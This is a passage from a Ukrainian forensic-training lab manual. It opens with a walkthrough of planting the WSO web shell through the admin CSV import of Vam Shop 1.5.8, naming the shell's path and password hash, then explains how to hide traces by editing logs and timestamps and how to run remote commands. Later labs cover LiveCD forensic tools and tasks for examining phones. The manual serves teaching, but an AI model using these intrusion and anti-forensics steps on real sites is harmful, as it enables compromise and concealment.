


Рис. 9. Обрання файлів для завантаження меню «CSV импорт/Экспорт» у «Модули» адміністративної частини Vam Shop 1.5.8

Завантажуємо веб-шел на цільовий хост. Для чого, натиснувши кнопку, «Обзор» обираємо веб-шел => «Загрузить», після цього він буде доступний за адресою: **http://адреса.ресурсу/admin/Contributions/Wso2.php**. Слід звернути увагу, що у даному випадку на сервер можна завантажувати тільки zip-архіви, тому шел повинен бути запакований в архів, наприклад, wso2.zip (Рис. 10).




Рис. 10. Завантаження архіву шелу

Як видно з рисунку, сервером було видано помилку, проте на неї не слід звертати увагу, веб-шел завантажитися. Деякі методи завантаження веб-шелу можуть не спрацювати, тому варто перевіряти всі.

Після того як веб-шел успішно завантажено одним із вище вказаних способів на нього можна увійти (Рис. 11). Пароль для веб-шелу прописується у змінній `$auth_pass = "21232f297a57a5a743894a0e4a801fc3"`. У нашому випадку у файлі Wso2.php прописана геш-згортка паролю admin:




Рис. 11. Вхід на веб-шел WSO

Вводимо пароль admin і потрапляємо на головну сторінку веб-шелу (Рис. 12).




Рис. 12. Головна сторінка веб-шелу WSO

Приховування слідів доступу на ресурсі

Для приховування слідів проникнення до ресурсу необхідно відредагувати файл, де ведеться протоколювання запитів, або в базі даних відредагувати відповідні кортежі.

Змінити назву файлу веб-шелу і завантажити його в певну папку, яку адміністратор не зможе побачити (у тому числі розширення).

Змінити атрибути завантажених файлів (в unix команда touch в PHP функція touch, або скористатися командною строкою).

Команди необхідно надсилати через заголовки, тоді адміністратор не зможе побачити, наприклад, в логах Apache великий розмір запиту.

Віддалене виконання команд

Щоб виконувати команди і бачити їх у командному рядку WSO потрібно, встановити відповідне кодування веб-навігатора (Рис. 13)




Рис. 13. Налаштування браузера для коректного відображення результату виконання

команд

Щоб виконувати команди у **WSO** слід перейти на вкладку **[console]**. Спробуємо вивести інформацію про всі компоненти системи з повними розшифруванням – команда **systeminfo** (Рис. 14).




Рис.14. Результат виконання команди systeminfo

На Рис. 14 показано результат виконання команди **systeminfo**, щоб побачити всі дані повністю необхідно скористатися смугою прокручування. В консолі можна виконувати як поодинокі, так і команди розташовані в «списку», використовуючи при цьому спеціальні запрограмовані символи (&, |)

Наприклад:

- 1) Команда_1 & Команда_2 - спочатку виконується Команда № 1, а потім Команда № 2.
- 2) Команда_1 & & Команда_2 - у цьому випадку Команда № 2 виконується тільки після успішного виконання Команди № 1.

Лабораторне заняття. Огляд стандартних засобів комп'ютерної техніки. Додаткові інструменти криміналістичного аналізу

Навчальна мета заняття: отримати практичні навички огляду персонального комп'ютера з використанням LiveCD на базі ОС Linux; ознайомлення сервісом аналізу зображень imageforensic.org та каталогом криміналістичних інструментів http://toolcatalog.nist.gov/?ff_id=20.

Час проведення 2 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет, LiveCD на базі ОС Linux Ubuntu CyberPack (ALF).

Завдання, які потрібно виконати, **підкреслено**

У загальному випадку для огляду засобів комп'ютерної техніки використовуються блокувачі запису на вінчестер, за допомогою яких спочатку знімається образ системи, а потім відбуваються дослідження з цим образом.

В окремих випадках у якості інструменту огляду можна використовувати дистрибутив операційної системи первинного зняття інформації Ubuntu CyberPack (ALF), який можна завантажити за адресою <https://ualinux.com/ru/ubuntu-cyberpack>. Вказаний дистрибутив містить набір основних засобів для базового огляду комп'ютерної системи.

1. Налаштувати у системі BIOS досліджуваного ПК пріоритетне завантаження з оптичного диску.

2. Завантажити LiveCD. Під час завантаження при появі графічного вікна натиснути F2 та обрати українську мову інтерфейсу. У іншому випадку мова інтерфейсу за умовчанням буде англійською.

3. Запустити графічну оболонку, ввівши у командному рядку команду startx.

4. Для початку документування дій оглядача потрібно запустити програму відеофіксації зображення екрану Vokoscreen (кнопка UA → sound & video → Vokoscreen).

5. Після завантаження системи за умовчанням усі диски змонтовано тільки для читання, причому при зміні відповідних налаштувань вже змонтовані диски матимуть раніше встановлені параметри доступу. Тому можна змінити параметри монтування, вказавши дозвіл на запис, після чого підключити флеш-карту, на яку будемо записувати відповідні дані огляду.

6. Під час огляду, спочатку можна дізнатися параметри системи, для чого потрібно використати утиліту Lshw-gtk. Видану нею інформацію потрібно внести до протоколу.

7. За необхідності потрібно налаштувати мережні настройки. Якщо відбувається огляд веб-ресурсу, то потрібно запустити браузер, для чого натиснути кнопку Web Browser на панелі швидкого запуску або кнопку UA → Internet → Firefox Web Browser. У запущеному браузері потрібно запустити плагін HttpFox для аналізу http (зазначити пункт HttpFox вкладки View в панелі управління Mozilla Firefox) та натиснути в ньому кнопку Start. За допомогою цього плагіна буде фіксуватися точний час запиту веб-оглядача, витрачений на обробку запиту час, кількість переданої-отриманої інформації, метод запиту, результат запиту, тип отриманої інформації, URL відправки інформації.

Якщо натиснути правою кнопкою миші на відповідному полі (наприклад осередку с URL) викликається контекстне меню с командами копіювання змісту комірки, рядку, всіх рядків в буфер обміну (Copy, Copy Row, Copy All Row). За допомогою плагіна можна дізнатися, з якої конкретно адреси надходить відеопотік, передається аудіо тощо.

7.1. Після того, як встановлено шукану адресу, можна скористатися утилітою GNOME Network Tools (UA → Other → GNOME Network Tool) для одержання відповідної інформації про домен.

8. Іншими інструментами огляду можуть слугувати програми:

ClamTk – графічна оболонка для пакета антивірусного програмного забезпечення вільного програмного забезпечення ClamAV, розробленого для інтеграції з серверами електронної пошти для перевірки файлів, прикріплених до повідомлень. У пакет входить масштабований багатопотоковий демон clamd, керований з командного рядка сканер clamscan, а також модуль оновлення сигнатур по Інтернету freshclam.

Disk Utility – управління жорсткими дисками, форматування, стирання, виправлення помилок, розбиття диска на розділи, відновлення прав доступу, отримання інформації про розміри та типах всіх дисків, виправлення дисків, що не монтуються або поведуться некоректно, повне стирання інформації з дисків, включаючи CD і DVD з можливістю перезапису (CD-RW і DVD-RW), створення RAID-масиву (групи окремих дисків, функціонуючих як єдиний том).

GParted – редактор дискових розділів, який призначений для різних операцій з розділами (і файловими системами, що знаходяться на них), таких як: створення, знищення, зміна розміру, переміщення, перевірка і копіювання.

GTKHash – підрахунок контрольних сум файлів

TrueCrypt – програма для шифрування «на льоту», дозволяє створювати віртуальний зашифрований логічний диск, що зберігається у вигляді файлу, також можна повністю шифрувати розділ жорсткого диска або іншого носія інформації, всі збережені дані в тому TrueCrypt повністю шифруються, включаючи імена файлів і каталогів, змонтований тому TrueCrypt подібний до звичайного логічного диску, тому з ним можна працювати за допомогою звичайних утиліт перевірки та дефрагментації файлової системи.

Etherape – графічний мережний монітор, наочно показує не тільки з'єднання, а й «потік» по кожному з'єднанню, вид протоколу за номером порту, мережну активність різних хостів.

Wireshark (також відома як Ethereal) є аналізатором мережних протоколів, який дозволяє фіксувати і досліджувати дані мережі або записувати їх на диск. Мета проекту полягає в тому, щоб створити якісний аналізатор пакетів для Unix систем. Читає файли даних tcpdump, Sniffer Pro, NetXray, MS Network Monitor, Novell's Lanalyzer і т.п. Підтримує DNS, FDDI, FTP, HTTP, ICQ, IPV6, IPX, IRC, MAPI, MOUNT, NETBIOS, NFS, NNTP, POP, PPP, TCP, TELNET, X25 і т.д.

Zenmap – офіційний графічний інтерфейс для потужного сканера мережної безпеки Nmap, призначений в першу чергу забезпечити новачкам легке використання всіх просунутих можливостей, доступних професіоналам в консольній версії Nmap.

GHex – це програма для перегляду і редагування файлів як у шістнадцятковому представленні, так і в ASCII. Добре підходить для редагування файлів збереження ігор.

Vokoscreen – програма для запису відео з екрану, засноване на ffmpeg.

Guymager – це безкоштовна програма для зняття образів з диска з легким для користувача інтерфейсом на різних мовах, повною підтримкою багатопроцесорних машин, клонування дисків.

linux Volume Manager (LVM) – це дуже потужна система управління томами з даними для Linux, дозволяє створювати поверх фізичних розділів (або навіть нерозбитих вінчестерів) логічні томи, які в самій системі будуть видні як звичайні блокові пристрої з даними (тобто як звичайні розділи). Основні переваги LVM в тому, що по-перше одну групу логічних томів можна створювати поверх будь-якої кількості фізичних розділів, а по-друге розмір логічних томів можна легко міняти прямо під час роботи. Крім того, LVM підтримує механізм снапшотів, копіювання розділів «на льоту» і дзеркалювання, подібне до RAID-1.

R-Studio – набір утиліт для відновлення даних і файлів з жорстких дисків, пристроїв флеш-пам'яті та інших пристроїв таких, як CD, DVD, дискет, USB дисків, ZIP дисків. Дозволяє встановити файли видалені поза Кошик або коли Кошик було очищено, в результаті вірусної атаки або збою живлення комп'ютера. Працює як на локальних, так і на віддалених комп'ютерах по мережі.

Network Tool – ping, netstat, traceroute, portscan lookup, finger, whois.

Ping – утиліта для перевірки з'єднань в мережах на основі TCP/IP, а також повсякденне найменування самого запиту.

Netstat показує вміст різних структур даних, пов'язаних з мережею, в різних форматах в залежності від зазначених опцій.

Traceroute – це службова комп'ютерна програма, призначена для визначення маршрутів прямування даних в мережах TCP/IP. Traceroute може використовувати різні протоколи передачі

даних в залежності від операційної системи пристрою. Такими протоколами можуть бути UDP, TCP, ICMP або GRE. Комп'ютери зі встановленою операційною системою Windows використовують ICMP-протокол, при цьому операційні системи Linux і маршрутизатори Cisco – протокол UDP.

Finger – надання інформації про користувачів віддаленого комп'ютера.

WHOIS – отримання реєстраційних даних про власників доменних імен, IP-адрес і автономних систем.

Gufw – файрвол на базі UFW (Uncomplicated Firewall), який в свою чергу використовує iptables.

Kismet – мережний sniffер і дешифратор пакетів. Програма використовує PRISM 2 або Linux-kernel безпроводові карти, автоматичне виявлення IP блоків через UDP, ARP, і DHCP пакети

Lshw-gtk – графічний інтерфейс до утиліти lshw. Він може відображати дуже деталізовану інформацію про конфігурацію обладнання комп'ютера: процесор, пам'ять, відеокарта, пристрої, підключені по USB-портів тощо.

NetworkManager – програма для управління мережними з'єднаннями в linux. Графічний інтерфейс представлений у вигляді індикатора на панелі Unity.

Calculator – науковий калькулятор. Він підтримує різні системи числення (DEC / HEX / OCT / BIN) і одиниці виміру кутів (DEG / RAD / GRAD), на даний момент також містить широкий діапазон математичних (базові арифметичні операції, тригонометричні функції і т.д.) та інших корисних функцій (пам'ять і т.д.). calculator може бути використаний як в алгебраїчному режимі, так і в режимі зворотної польської записи.

Gedit – текстовий редактор, який підтримує більшість стандартних функцій редактора, поєднує основний функціонал з іншими можливостями.

GPicView – дуже швидка, маленька і проста програма для перегляду зображень, націлена на заміну програм перегляду зображень за замовчуванням в настільних системах. GPicView є стандартним переглядачем для графічного оточення LXDE.

Xfburn – застосування для запису дисків, яке встановлюється за замовчуванням у графічному середовищі Xfce.

LibreOffice – офісний пакет з відкритим вихідним кодом, створений як відгалуження від пакета OpenOffice.org.

Mozilla Firefox – один з найпопулярніших в світі веб-браузерів.

Remmina – просунутий клієнт віддаленого доступу, який володіє широким функціоналом і підтримкою великої кількості мережних протоколів віддаленого доступу.

Evince – дуже проста програма для перегляду електронних книг і документів у форматах PDF, DjVu, PostScript, TIFF, DVI, XPS і Comics Books (cbr, cbz, cb7 і cbt).

MPlayer – вільний медіаплеєр.

PeaZip – вільний (GNU Lesser General Public License) і безкоштовний багатоплатформовий портативний архіватор та графічна оболонка для інших архіваторів.

Tcpdump – утиліта UNIX, що дозволяє перехоплювати і аналізувати мережний трафік, що проходить через комп'ютер, на якому запущена дана програма.

Netstat – показує вміст різних структур даних, пов'язаних з мережею, в різних форматах в залежності від зазначених опцій.

Iftop – корисна утиліта підрахунку трафіку в реальному часі. Також вона показує, наскільки «забитий» канал на сервері.

Nload – консольне застосування, що відстежує мережний трафік і використання смуги пропускання в реальному часі.

Nmap ("Network Mapper") – утиліта з відкритим вихідним кодом для дослідження мережі та перевірки безпеки.

Netdiscover є активним / пасивним інструментом для розвідки, в основному розроблена для безпроводових мереж без DHCP-сервера.

Wget – утиліта для завантаження файлів з Інтернет. Вона підтримує протоколи HTTP, HTTPS, і FTP, завантаження з серверів проксі по протоколу http.

TestDisk – потужна безкоштовна програма для відновлення даних.

PhotoRec – програма для відновлення втрачених (видалених) файлів (відеофайлів, документів і архівів з жорстких дисків, компакт-дисків та інших носіїв), а також для відновлення

зображень (тому називається Photo Recovery) з пам'яті цифрових фотокамер. PhotoRec ігнорує файлові системи і «йде по сліду даних», тому він буде працювати, навіть якщо файлова система носія була серйозно пошкоджена або відформатована.

dd_rescue – інструмент для допомоги в одержанні та збереженні даних, розташованих на пошкодженному розділі. Як і dd, dd_rescue копіює дані з одного файлу або блокового пристрою на інший.

Midnight Commander – один з файлових менеджерів з текстовим інтерфейсом типу Norton Commander.

Chntpw – невелика програма надає можливість переглядати інформацію та зміни паролів користувачів у файлі бази даних користувач Windows NT/2000. Старі паролі можуть бути невідомі, так як вони будуть перезаписані. Крім того, він також містить простий редактор реєстру і шестерічний редактор, який дозволить вам возитися з бітами і байтами у файлі, як ви хочете.

OPHcrack – програма, створена для злому паролів Windows.

lshw — утиліта командного рядка, яка надає докладну інформацію апаратних засобів, таких як версії прошивки, BIOS інформація по материнській платі, конфігурація пам'яті, інформації процесора тощо.

Galleta є інструментом, який перевіряє вміст cookies файлів, створених в Microsoft Internet Explorer.

GrokEVT являє собою набір скриптів, призначених для читання файлів журналу подій Microsoft Windows NT/2000/XP/2003.

9. Щодо кожного досліджуваного файлу, який становить інтерес, а також для створених доказів потрібно дізнаватися унікальну геш-згортку за допомогою програми GTKHash (UA → other → gtkhash).

10. Після завершення огляду потрібно зупинити відеозапис та дізнатися геш-згортку відповідного відеофайлу.

11. Зафіксувати відповідні відомості у протоколі огляду.

12. Записати дані на носій, наприклад, на оптичний диск за допомогою програми Xfburn (UA → sound & video → xfburn).

Додаткові інструменти криміналістичного аналізу

13. Самостійно дослідити можливості сервісів imageforensic.org та <http://exif.regex.info/exif.cgi> на прикладі фотографій з мережі.

14. З використанням каталогу [Computer Forensics Tool Catalog](http://toolcatalog.nist.gov/?ff_id=20) (http://toolcatalog.nist.gov/?ff_id=20) обрати інструменти, потрібні для аналізу зображень, які працюють в ОС Windows та дозволяють аналізувати GPS теги зображень з відображенням їх на карті. Визначити, які з інструментів є безкоштовним та які мають найновіші релізи.

15. З використанням одного з безкоштовних застосувань, обраних у попередньому пункті, проаналізуйте декілька зображень з мережі Інтернет.

Лабораторне заняття. Огляд мобільних засобів комп'ютерної техніки із функцією телефону

Навчальна мета заняття: отримати навички практичного застосування програми «Мобільний криміналіст».

Час проведення 2 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: програмний дистрибутив з драйверами для мобільних телефонів та смартфонів; програма «Мобільний криміналіст»; смартфон або мобільний телефон (МП); персональний комп'ютер зі встановленою операційною системою Windows 2000 або вище та можливістю підключення телефону по безпроводній технології (Bluetooth) або USB-кабелю; пристрій Bluetooth та/або USB-кабель для підключення мобільного пристрою.

Завдання, які потрібно виконати, **підкреслено**

З урахування наведених теоретичних відомостей на прикладі образів телефонів або власноруч знятого образу:

1. Запишіть всю можливу інформацію про мережу, яку використовує МП.
2. Встановіть групу телефонних номерів, яким власник телефонував за останній тиждень.
3. Встановіть всі контакти, телефони в яких починаються на комбінацію цифр 095.
4. Використовуючи пошук, знайдіть всі файли, які містять слова «РНТС, дівчата, товар».
5. Встановіть, які сайти у мережі Інтернет відвідував власник за останній місяць.
6. Проаналізуйте всі документи у форматі .TXT.
7. Знайдіть всю можливу інформацію про абонентів, які мають родинні зв'язки з власником (використовуйте ключові слова типу «батько, брат, сестра» тощо).
8. Встановіть 10 останніх дій, що були виконані з телефоном (дзвінки, SMS тощо).
9. Знайдіть всі SMS-повідомлення, що були видалені з телефону.
10. Знайдіть та проаналізуйте список завдань, які перед собою ставив власник телефону.
11. Визначте адреси (якщо можливо) осіб в контактах, телефони яких містять комбінацію цифр 837.
12. Знайдіть всі відеофайли, що збережені у телефоні.

Лабораторне заняття. Дослідження образу флеш-накопичувача

Навчальна мета заняття: вирішити творче завдання.

Час проведення 2 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

